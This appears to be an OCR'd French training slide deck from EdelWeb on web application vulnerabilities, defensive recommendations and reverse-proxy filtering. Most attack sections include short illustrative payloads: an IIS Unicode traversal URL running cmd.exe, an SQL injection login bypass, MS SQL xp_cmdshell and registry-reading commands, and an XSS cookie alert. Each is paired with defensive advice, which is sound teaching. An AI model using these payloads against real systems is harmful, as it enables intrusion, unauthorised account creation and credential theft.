
EdelWeb

- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Reverse proxies
  - Architecture générale
  - Filtres simples
  - Reverse proxies "intelligents"
- Conclusion



Interprétation des URLs

EdelWeb



Interprétation des URLs (1)

- **Exemple 1: Bug Unicode d'IIS**

```
http://www.monserveur.com/scripts/..%c0%af..
  /winnt/system32/cmd.exe?/c+dir+c:\
```

=> Exécution de commandes sur le serveur

- **Exemple 2: Apache**

```
http://www.monserveur.com/////////////////////
  /////////////////////
```

=> Liste des fichiers du répertoire

Interprétation des URLs (2)

- Interpréteurs de fichiers
  - `.ida/.idq (idq.dll)`
    - Affichage du chemin d'accès à l'arborescence Web sur le serveur
      - `http://www.monserveur.com/a.ida?[Ax240]=x`
    - Débordement de buffer
      - Ex: ver CodeRed
  - `.htr (ism.dll)`
    - Affichage du contenu d'un script
      - `http://www.monserveur.com/script.asp?+.htr`
    - Débordement de buffer

Interprétation des URLs: recommandations

- Sécuriser le système d'exploitation et le serveur Web (appliquer les derniers patches, chrooter le service, …)
- Installer l'arborescence Web sur une partition séparée
- Supprimer les répertoires virtuels inutiles (pages d'exemples notamment)
- Contrôler strictement l'arborescence Web et supprimer tous les fichiers et répertoires inutiles sur un serveur de production
- Supprimer tous les filtres, interpréteurs de scripts, CGI et autres exécutables inutiles
- Désactiver le « directory browsing » sur l'ensemble du site Web
- Appliquer des permissions d'accès sur les fichiers au niveau du serveur Web mais aussi du système de fichiers
- Désactiver le HTTP sur les pages qui nécessitent HTTPS
- Utiliser un filtre d'URLs (ou un reverse proxy)
- Envisager l'installation d'un IDS

Contrôle des données utilisateur

- **Exemple:**

```
http://www.monserveur.com/cgi-bin/
  showfile.cgi?file=test.txt
http://www.monserveur.com/cgi-bin/
  showfile.cgi?file=*
```

=> contenu de tous les fichiers du répertoire courant

- **Insertion de code HTML**
- **Insertion de code exécutable**
- **Dépassement de quotas (exemple: virement bancaire)**
- **Dénis de service (requêtes de grande taille)**
- **Caractères dangereux:**

```
! @ $ % ^ & * ( ) - _ + ` ~ \ | [ ] { } ; : ' " ? / , . > <
```

Contrôle des données utilisateur : recommandations

- Nécessité d'un double contrôle côté client (par javascript par ex.) + côté serveur
- Comptage du nombre de paramètres et de leur nom
- Neutralisation des caractères spéciaux
- Contrôle de la longueur des données
- Validation du type des données (date, chaîne, nombre)
- Contrôle de l'intervalle de validité des données (dans l'absolu)
- Vérification de la validité réelle des données (en relatif, dans une base de données)
- Limitation du nombre de saisies de données par unité de temps

Injection de code SQL (1/2)

EdelWeb

- **Exemple:**

Requête SQL tournant sur le serveur :

```
SELECT User FROM table_Users WHERE
  champ_Login='login' AND champ_Password='pwd'
```

Chaîne saisie dans le champ Login :

```
Administrateur'; --
```


Requête exécutée au final :

```
SELECT User FROM table_Users WHERE
  champ_Login='Administrateur'; --' AND
  champ_password='pwd'
```

=> Contournement de l'authentification

Injection de code SQL (2/2)

- Cas de Microsoft SQL Server 7/2000
  - shell
    - `999 OR ID = ' |shell("cmd.exe /c ...")|`
    - `' ; select * from ' & shell ("dir c:\") & '`
  - Procédures stockées
    - `999; exec sp_addlogin 'BadUser'`
    - `xp_cmdshell "net user /ADD ..."`
    - `xp_regread HKLM/Security/SAM ...`
    - `sp_makewebtask "\\IP\Share\result.html", "select * ..."`
    - `xp_enumdsn`



Injection de code SQL : recommandations

- Filtrage beaucoup plus précis des données utilisateurs
- Interdire les mots clés comme SELECT, INSERT, UNION, LIKE, etc…
- Utiliser des fonctions de substitution et des expressions régulières
- Utiliser des procédures stockées
- Ne pas laisser de requêtes SQL dans les pages de script
- Durcir la configuration du serveur de base de données (logins, procédures stockées, permissions d'accès sur les tables et autres objets, …)
  - Logins
  - Permissions d'accès sur les tables, procédures stockées et autres objets

Attaques sur les identifiants de session

- Les identifiants de session servent à maintenir un contexte utilisateur
- Exemple: identifiants « cassables »


```
0001WVWSDWAAAAB4EMYPBIB0NXA
0001WV0WPTQAAACS4MYPBIAQZTY
0001WVXXHPQAAAB4YMYPBIB0NXA
0001WV2FYCYAAACUCMYPBIAQZTY
0001WV2VIVYAAACUKMYPBIAQZTY
0002YEQH5GYAAAPYWMYPBIAQ20I
0002YFAQGIYAAAPWMMYPBIAQ20I
0002YMUBB4AAABS4GMYPBIAQ20I
0003ZAM00OAAABV0AMYPBIA4JZQ
...
```

=> Développement d'un outil conduisant à un vol de session

Attaques sur les identifiants de session : recommandations

EdelWeb

- Ecrire une fonction de génération d'identifiants de session extrêmement robustes
- Vérifier le qualité du générateur aléatoire
- Utiliser un espace de valeurs suffisamment étendu pour qu'une attaque en brute force ne puisse être menée dans un délai réduit
- Il est déconseillé d'utiliser les fonctions de génération d'identifiants fournies en standard avec certains logiciels ou environnements de développement du marché



Cross Site Scripting

- **Principe:**
  - **Attaquer les utilisateurs de l'application plutôt que l'application elle-même**
  - **L'attaquant provoque l'envoi à la victime par le site Web légitime d'une page hostile contenant des scripts ou des composants malveillants**
  - **Cette page est exécutée sur le poste de la victime dans le contexte du site Web d'origine**
- **Exemple:**

```
<A HREF=http://www.mabanque.com/<script>
  alert(document.cookie)</script>">Click Here</a>
```

Retour:

```
<HTML>404 Page Not Found:
  <script>alert(document.cookie)</script>
```

Cross Site Scripting : recommandations

- Côté serveur:
  - Maintenir le serveur Web à jour (correctifs de sécurité)
  - Contrôler la validité des saisies des utilisateurs (cf ci-dessus)
- Côté client:
  - Maintenir les navigateurs et clients mail à jour
  - Durcir leur configuration le plus possible

Autres attaques et recommandations (1/2)

- Mécanismes d'authentification basés sur Java, JavaScript ou ActiveX
  - A éviter absolument: ne jamais faire confiance à du code tournant côté client
- Contrôle d'accès basé sur le header HTTP_REFERER
  - A éviter absolument
- Mauvaise gestion du contexte utilisateur
  - Contrôler strictement et à chaque page le contexte de sécurité (l'utilisateur est-il authentifié ?)
- Manque de ré-authentification
  - Ré-authentifier l'utilisateur pour les opération importantes (changement du mot de passe, virement bancaire, etc…)


Autres attaques et recommandations (2/2)

- Attaques du client par un serveur hostile (JavaScript, VBScript, ActiveX, Applets Java, Flash, DHTML, XML, CSS, …)
  - Maintenir les navigateurs et clients mail à jour
  - Durcir leur configuration le plus possible
- Man-in-the-middle (interception et rejeu des flux, ou modification à la volée)
  - Possible même si on utilise SSL
  - Le seul moyen de se prémunir contre ce type d'attaque est d'imposer une authentification côté client par l'utilisation de certificats clients X.509

Planning


EdelWeb

- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Reverse proxies
  - Architecture générale
  - Filtres d'URLs
  - Reverse proxies "intelligents"
- Conclusion



Architecture d'un reverse proxy

EdelWeb



- Au niveau du firewall, l'accès direct au serveur Web doit être interdit depuis l'extérieur
- SSL possible

Reverse proxies filtres simples

- **Filtres**
  - **D'URLs**
  - **De paramètres**

- **Permet de faire respecter les contraintes suivantes**
  - **L'utilisation du protocole HTTP uniquement**
  - **L'accès à une liste de répertoires autorisés seulement**
  - **L'accès à une liste de fichiers autorisés dans certains répertoires**
  - **L'exécution des fichiers dont les extensions sont explicitement autorisées**
  - **L'utilisation de paramètres dont le type et le contenu sont autorisés pour chaque objet métier**

Reverse proxies « intelligents » (1/2)

- Assurent une protection contre:
  - Attaques déjà connues (fonction type IDS à l'aide de signatures)
  - Attaques par saisies hostiles dans les formulaires Web
  - Attaques par l'utilisation de méthodes HTTP particulières (OPTIONS, PUT, …)
  - Attaques par le protocole HTTP (headers modifiés, …)
  - Attaques par déni de service
  - Attaques par modification du contexte de transaction (champs cachés, champs pré-saisis, cookies, …)
  - Injection de code SQL
- Pré-configuration automatique des règles
- Apprentissage
  - Automatique
  - Manuel

Reverse proxies « intelligents » (2/2)


- Offres logicielles
  - InterDo de Kavado
  - AppShield de Sanctum
  - RealSentry d'Axiliance
  - RemoteWeb de Deny-All
  - DMZ-Shield d'Ubizen
  - NetsecureWeb de Netsecure Software
  - APS de Terros

- Solutions encore peu répandues
- Produits jeunes, parfois compliqués à configurer
- S'ils s'améliorent, possibilité de succès de ces produits à moyen terme
- Seront-ils bientôt aussi populaires que les firewalls ?

Planning

EdelWeb

- Objectifs
- Généralités
  - Qu'est-ce qu'une application Web ?
  - Rôle et limitations des firewalls
- Vulnérabilités et attaques sur les applications Web
  - Interprétation des URLs
  - Mauvais contrôle des données entrées par l'utilisateur
  - Injection de code SQL
  - Attaques sur les identifiants de session
  - Cross Site Scripting
  - Autres attaques
- Reverse proxies
  - Architecture générale
  - Filtres simples
  - Reverse proxies "intelligents"
- Conclusion



Conclusion (1/2)


- Vous savez que vous allez être attaqué
- La question n'est pas : « vais-je subir des attaques ? », mais : « quand ? » et « suis-je bien préparé ? »
- La sécurité au niveau applicatif est indispensable, en plus de la sécurité au niveau réseau et OS
- Les firewalls, les tunnels chiffrés, les PKI ne sont pas suffisants

Conclusion (2/2)

- **Prendre en compte la sécurité le plus en amont possible lors du développement (dès la conception de l'architecture de l'application)**
- **Faire procéder à un test d'intrusion applicatif à la fin du développement et juste avant la mise en production**
- **Effectuer un suivi de la sécurité tout au long de la vie de l'application Web (mise en ligne de nouvelles versions, …)**

Pour aller plus loin… (1)


- http://www.owasp.com
- http://www.hammerofgod.com/download.htm
- http://heap.nologin.net/aspsec.html
- http://www.sqlsecurity.com
- http://www.microsoft.com/technet/itsolutions/security/database/database.asp
- http://www.cert.org/advisories/CA-2000-02.html
- http://www.idefense.com/papers.html
- http://www.securityfocus.com
- http://www.digitaloffense.net
- http://www.ntbugtraq.com/default.asp?pid=55&did=36
- http://www.microsoft.com/technet/security/urlscan.asp



Pour aller plus loin… (2)

EdelWeb

- Les reverse proxies « intelligents »
  - http://www.kavado.com
  - http://www.sanctuminc.com
  - http://www.realsentry.com
  - http://www.axiliance.com
  - http://www.deny-all.com
  - http://www.netsecuresoftware.com
  - http://www.stratum8.com ou http://www.terros.com



- *MISC* (premier journal technique français sur la sécurité des SI)
  - http://www.miscmag.com

Questions

EdelWeb